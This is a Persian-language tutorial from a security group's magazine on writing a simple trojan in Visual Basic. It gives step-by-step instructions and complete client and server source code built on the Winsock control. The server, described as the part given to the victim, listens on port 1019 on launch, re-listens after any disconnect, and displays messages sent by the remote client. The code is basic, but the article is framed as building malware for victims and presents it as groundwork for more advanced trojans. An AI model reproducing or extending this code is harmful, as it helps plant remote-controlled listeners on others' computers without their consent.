



نوشتن یک تروجان در VisualBasic

همراه با شرحی کامل و عکس های از نحوه کار

Written By:

Hossein - Asgary

Security Magazine 
www.simorgh-ev.com


توجه: قبل از مطالعه این درس شما باید حداقل آشنایی جزئی با برنامه نویسی visual basic داشته باشید و نیز توجه داشته باشید که تمام این دروس فقط برای آشنایی با نحوه کار است، نه سوء استفاده از دیگران.

مقدمه:

تروجان ها (Trojans) یکی از جالبترین و در عین حال خلاقانه ترین روشهای نفوذ به کلاینت ها میباشد. من همیشه به این مبحث عشق می ورزیدم و لی بعضی از دوستان با کارهای بچه گانه خود ارزش و کارایی این برنامه ها را به پایین ترین سطح خود تنزل داده اند.

من سعی دارم یک آموزش تصویری از نوشتن یک تروجان ساده که یک پیغام را برای قربانی میفرستند، دهم.


۱- ابتدا ویژوال بیسیک را باز کرده و سپس پروژه استاندارد را انتخاب کنید.



۲- سپس در قسمت ابزار کلیک کرده و سپس گزینه components را انتخاب کنید.




۳- از صفحه ای که بار میشود گزینه Microsoft Winsock Control 6.0 را انتخاب کنید.



۴- خوب بعد از زدن OK ، دو کامپیوتر کوچک پشت سر هم کنار نوار ابزار ظاهر میشود .



۵- حالا روی آن ها کلیک کرده و یکی از آنها را در صفحه قرار دهید و سپس نام آن را به TCP1 تغییر دهید .




کمی توضیح : Winsock یکی از ابزار های برقراری ارتباط از طریق پرت های UDP و TCP بین سرور و کلاینت در VB میباشد . توجه کنید که برای نوشتن بافر اور فلو ها نیز در ویژوال بیسیک نیز از این کامپوننت استفاده میکنند . و تقریبا تمام ارتباطات استاندارد در VB به این طریق انجام میشود .

۶- حالا یک بار دیگر VB را باز کرده و یک پروژه دیگر نیز تعریف کنید . و مراحل ۱ تا ۵ را روی آن هم انجام دهید . توجه داشته باشید که یکی از این پروژه ها برای سرور و دیگری برای کلاینت ، تروجان ما هستند .

ساخت Client :

همان طور که میدانید یک تروجان دارای دو قسمت اصلی است ، Client ، Server و ما باید این دو را جدا گانه بسازیم ، البته میشود ، سرور و کلاینت با هم باشند وای به علت پیچیده شدن بحث و خارج بودن از حوصله مقاله ، به این موضوع نمی پردازیم .
خوب حالا کار را شروع میکنیم :



۱- یک از دو پروژۀ ای را که باز کرده اید انتخاب کنید و همانند شکل زیر برای آن `command` , `text` , ... تعریف کنید :

اسم هر یک را طبق آنچه که جلوی آنها نوشته شده ، بنویسید . (تا اینجا که مشکلی وجود ندارد)
حالا نوبت به کد نویسی برای هر یک از موارد بالاست :

توضیح مهم : یکی از مهمترین قسمت های برنامه نویسی تروجان ها رفع اشکال در آنهاست ، چون در صورت بروز مشکل تروجان به طور اتوماتیک از کار باز خواهد ایستاد .
ما برای این کار باید از `on error` استفاده کرد مثلا :

```
On error goto 1
...
Exit sub
1:
[On error msg]
End sub
```

۱-کلید `connect` :

```
Private Sub connect_Click ()
If (tcp1.State <> sckClosed) Then tcp1.Close
tcp1.LocalPort = 0
tcp1.connect ip.Text, 1019
End Sub
```

در خط اول سوکت را چک میکند و اگر Winsock بی کار بود به کار خود ادامه می دهد . منظور از بی کار بودن Winsock یعنی ، وین سوکت ما توسط قسمتی دیگر از برنامه استفاده نشود و اگر چنین موردی پیش بیاید ارتباط آن را قطع میکند و آن را برای استفاده خود حاضر میکند .
در خط بعدی نشان میدهد که ارتباط ما به صورت ریموت است . و در خط سوم هم تماس را بر روی IP که ما در IP.text وارد کردیم و بر روی پورت ۱۰۱۹ تنظیم کرده و ارتباط را برقرار میکند.

۲- کلید Disconnect :

```
Private Sub disconnetc_Click ()
tcp1.Close
AlertTXT.Caption = "ارتباط قطع شد"
AlertTXT.BackColor = &H8080FF
End Sub
```

در اینجا در خط اول ارتباط را قطع میکند و در خط دوم و سوم به ترتیب عنوان alerttxt را تغییر داده و رنگ آن را به رنگ صورتی کم رنگ در می آورد .

۳- tcp1_Close :

نکته ای که نباید فراموش کنیم این است که اگر یک دفعه ارتباط قطع شد ما چگونه متوجه شویم که ارتباط قطع شده ، این مشکل یک راه حل ساده دارد و آن هم استفاده از امکانات close در Winsock میباشد . به این صورت که در شکل میبینید شما باید وارد قسمت کد نویسی شده و از زبانه خصوصیات tcp1 قسمت close را انتخاب کنید :



وبعد آن یک Private Sub با نام :

```
Private Sub tcp1_Close()
```

را مشاهده خواهید کرد . حال کدهای زیر را وارد میکنیم :

```
Private Sub tcp1_Close ()
AlertTXT.Caption = "ارتباط برقرار نیست و قطع شد"
AlertTXT.BackColor = &H8080FF
tcp1.Close
End Sub
```

که احتیاج به توضیح اضافه هم ندارد!

۴- tcp1_Connect :

این قسمت را هم همانند قسمت قبل طی میکنم و این بار از آن منوی کشویی گزینه connect را انتخاب میکنیم. حال به کد های این قسمت دقت کنید :

```
Private Sub tcp1_Connect ()
AlertTXT.Caption = "ارتباط برقرار شد"
AlertTXT.BackColor = &H80FF80
End Sub
```

خوب، این قسمت از کد ها در اصل هنگامی که ارتباط با موفقیت انجام شد به ما خبر میدهد و رنگ alerttxt را به رنگ سبز روشن در می آورد.

۵- کلید Send :

این آخرین بخش از کد نویسی برای قسمت کلاینت میباشد. ما در اینجا پس از برقراری ارتباط می آییم و یک سری اطلاعات (استرینگ) که در send text نوشته ایم را به سمت سرور send میکنیم. توجه شود که ما میتوانیم در سرور حتی این اطلاعات را تجزیه و تحلیل کنیم و طبق درخواستی که ما میفرستیم، سرور کار خاصی را انجام دهد.

```
Private Sub send_Click ()
On Error Resume Next
a$ = sendtext
tcp1.SendData a$
send.SetFocus
End Sub
```

در خط نخست ما برای اینکه هر گونه اشتباهی که در هنگامه زدن این دکمه به وجود می آید را نادیده بگیریم از دستور On Error Resume Next استفاده میکنیم. این دستور تمام خطاها را نادیده گرفته و دوباره به حالت اولیه بر میگردد.


در خط دوم ما یک استرینگ تعریف کرده ایم و این استرینگ را به Sendtext مربوط ساخته ایم. یعنی از این به بعد هر چیزی که در Sendtext وارد کنیم در این استرینگ قرار می گیرد. در خط سوم هم با استفاده از خصوصیات send داده ها در Winsock استرینگ a\$ را ارسال میکنیم. در خط ۴ هم دوباره کلید send را به حالت اولیه بر می گردانیم.

نکته مهم: در تروجان های معمولی، در اصل هیچ چیز خاصی به جز چند دستور ساده به سمت سرور فرستاده نمی شود، و به همین دلیل است که سرعت عکس العمل دستورات در این نوع ارتباطات بسیار زیاد است. توجه: در صورتی که بخواهیم انتقال فایل هم داشته باشیم در آن صورت باید در نحوه کد نویسی خود تغییرات عمده ای صورت دهیم.

ساخت Server :

این قسمت در اصل همان چیزست که به قربانی داده میشود .

۱- برای ساخت سرور به چیز زیادی احتیاج نداریم . ابتدا یک فورم استاندارد انتخاب میکنیم :



۲- برای اینکه هنگامی که سرور اجرا میشود ، فوراً یک پورت را باز کرده و به آن پورت گوش دهد ما باید به tcp1 - (Winsock) دستور دهیم تا به پورت مورد نظر ما گوش کند ، به همین دلیل در form_load این کد ها را وارد میکنیم :

```
Private Sub Form_Load ()
On Error Resume Next
tcp1.LocalPort = 1019
tcp1.Listen
End Sub
```

برای توضیح خط اول به قسمت ۵ در کلاینت مراجعه کنید . در خط دوم ما پورتی را که در client انتخاب کردیم ، اینجا هم وارد میکنیم و در خط سوم به آن پورت گوش میدهیم . گوش دادن به پورت : یعنی این پورت باز و فعال است و منتظر ارائه دستورات از client می باشد .

۳- tcp1_Close :

برای توضیحات به قسمت کلاینت مراجعه شود . کد های مربوطه به شکل زیر است .

```
Private Sub tcp1_Close()
On Error Resume Next
tcp1.Close
tcp1.LocalPort = 1019
tcp1.Listen
End Sub
```

توجه کنید که وقتی به هر دلیلی ارتباط قطع می شود ، گوش کردن سوکت به پورت هم غیر فعال میشود و ما در خط ۳ و ۴ به برنامه سرور دستور میدهیم که در صورتی که ارتباط قطع شد ، دوباره به پورت ۱۰۱۹ گوش کن و منتظر دستورات باش .

: tcp1_ConnectionRequest-ε

کدهای مربوط به آن :

Private Sub tcp1_ConnectionRequest (ByVal requestID As Long)

If (tcp1.State <> sckClosed) Then tcp1.Close

tcp1.LocalPort = 0

Tcp1.Accept requestID

End Sub

این کد باعث میشود تا سرور ما در صورت برقراری ارتباط با client، به client اعلام کند که ارتباط با

موفقیت انجام شد است .

۵- دریافت اطلاعات :

کدهای مربوط به آن :

Private Sub tcp1_DataArrival (ByVal bytesTotal As Long)

Dim Data as String

On Error Resume Next

Tcp1.GetData Data

If Data = "end" Then End

A\$ = Data

MsgBox A\$

End Sub

در خط اول این کد ما استرینگ data را تعریف میکنیم و در خط دوم برای رد کردن هر گونه اشکالی به

برنامه توضیح میدهیم و در خط سوم tcp1 را واردار میکند استرینگ data را که از client فرستاده شده و

منتظر گرفته شدن است را دریافت کند .

در خط ۵ هم استرینگ data را به یک استرینگ کلیتر که قابلیت تعریف شدن هم دارد ربط میدهیم . و سپس

در خط ۶ استرینگ متنی a\$ را به صورت یک پیغام به قربانی نشان میدهد .

و اما :

در خط ۴ چه می گذرد :

در این خط ما آمدم دیتا های دریافتی از سمت سرور را که به صورت متن است را جهت دار کردیم . یعنی به

سرور دستور دادیم که هر گاه کلاینت کلمه end را به تهایی تایپ کرد و برای تو فرستاد ، خود را کاملا از

رده خارج کن و برنامه خود را ببند .

این قسمت را برای آن آوردم تا کسانی که میخواهند برنامه های پیشرفته تر را بنویسند . راه را بلد باشند و

گیج نشوند .

کلام آخر : با اینکه این مقاله از من انرژی زیادی برد . ولی من سعی خود را کردم که در جایی از آن کم نگذارم

. اگر دوستان یاری کنند و این گونه مقالات با استقبال روبه رو شود . حتما طریقه نوشتن آنتی ویروس ها و

آنتی تروجان ها را هم تویج میدهم .

دریافت کد ها : شما میتوانید سورس کد های برنامه را در قسمت دانلود سایت [گروه امنیتی](#) سیمرغ ، قسمت

open source دریافت کنید .

حسین عسگری - مدیر گروه امنیتی سیمرغ

www.simorgh-ev.com

سورس کامل کلاینت :

Private Sub connect_Click()


```
If (tcp1.State <> sckClosed) Then tcp1.Close
    tcp1.LocalPort = 0
    tcp1.connect ip.Text, 1019
End Sub
```

```
-----
Private Sub disconnetc_Click()
tcp1.Close
AlertTXT.Caption = "ارتباط قطع شد"
AlertTXT.BackColor = &H8080FF
End Sub
```

```
-----
Private Sub Form_Resize()
If Me.WindowState = 2 Then Me.WindowState = 0
End Sub
```

```
-----
Private Sub send_Click()
On Error Resume Next
a$ = sendtext
tcp1.SendData a$
send.SetFocus
End Sub
```

```
-----
Private Sub tcp1_Close()
AlertTXT.Caption = "ارتباط برقراریست و قطع شد"
    AlertTXT.BackColor = &H8080FF
    tcp1.Close
End Sub
```

```
-----
Private Sub tcp1_Connect()
AlertTXT.Caption = "ارتباط برقرار شد"
    AlertTXT.BackColor = &H80FF80
End Sub
```

سورس کامل سرور :

```
Private Sub Form_Load()
On Error Resume Next
tcp1.LocalPort = 1019
tcp1.Listen
End Sub
```

```
-----
Private Sub tcp1_ConnectionRequest(ByVal requestID As Long)
If (tcp1.State <> sckClosed) Then tcp1.Close
    tcp1.LocalPort = 0
    tcp1.Accept requestID
End Sub
```

```
-----
Private Sub tcp1_DataArrival(ByVal bytesTotal As Long)
Dim Data As String
    On Error Resume Next
    tcp1.GetData Data
    If Data = "end" Then End
    A$ = Data
    MsgBox A$
End Sub
```

```
-----
Private Sub tcp1_Close()
On Error Resume Next
    tcp1.Close
    tcp1.LocalPort = 1019
tcp1.Listen
End Sub
```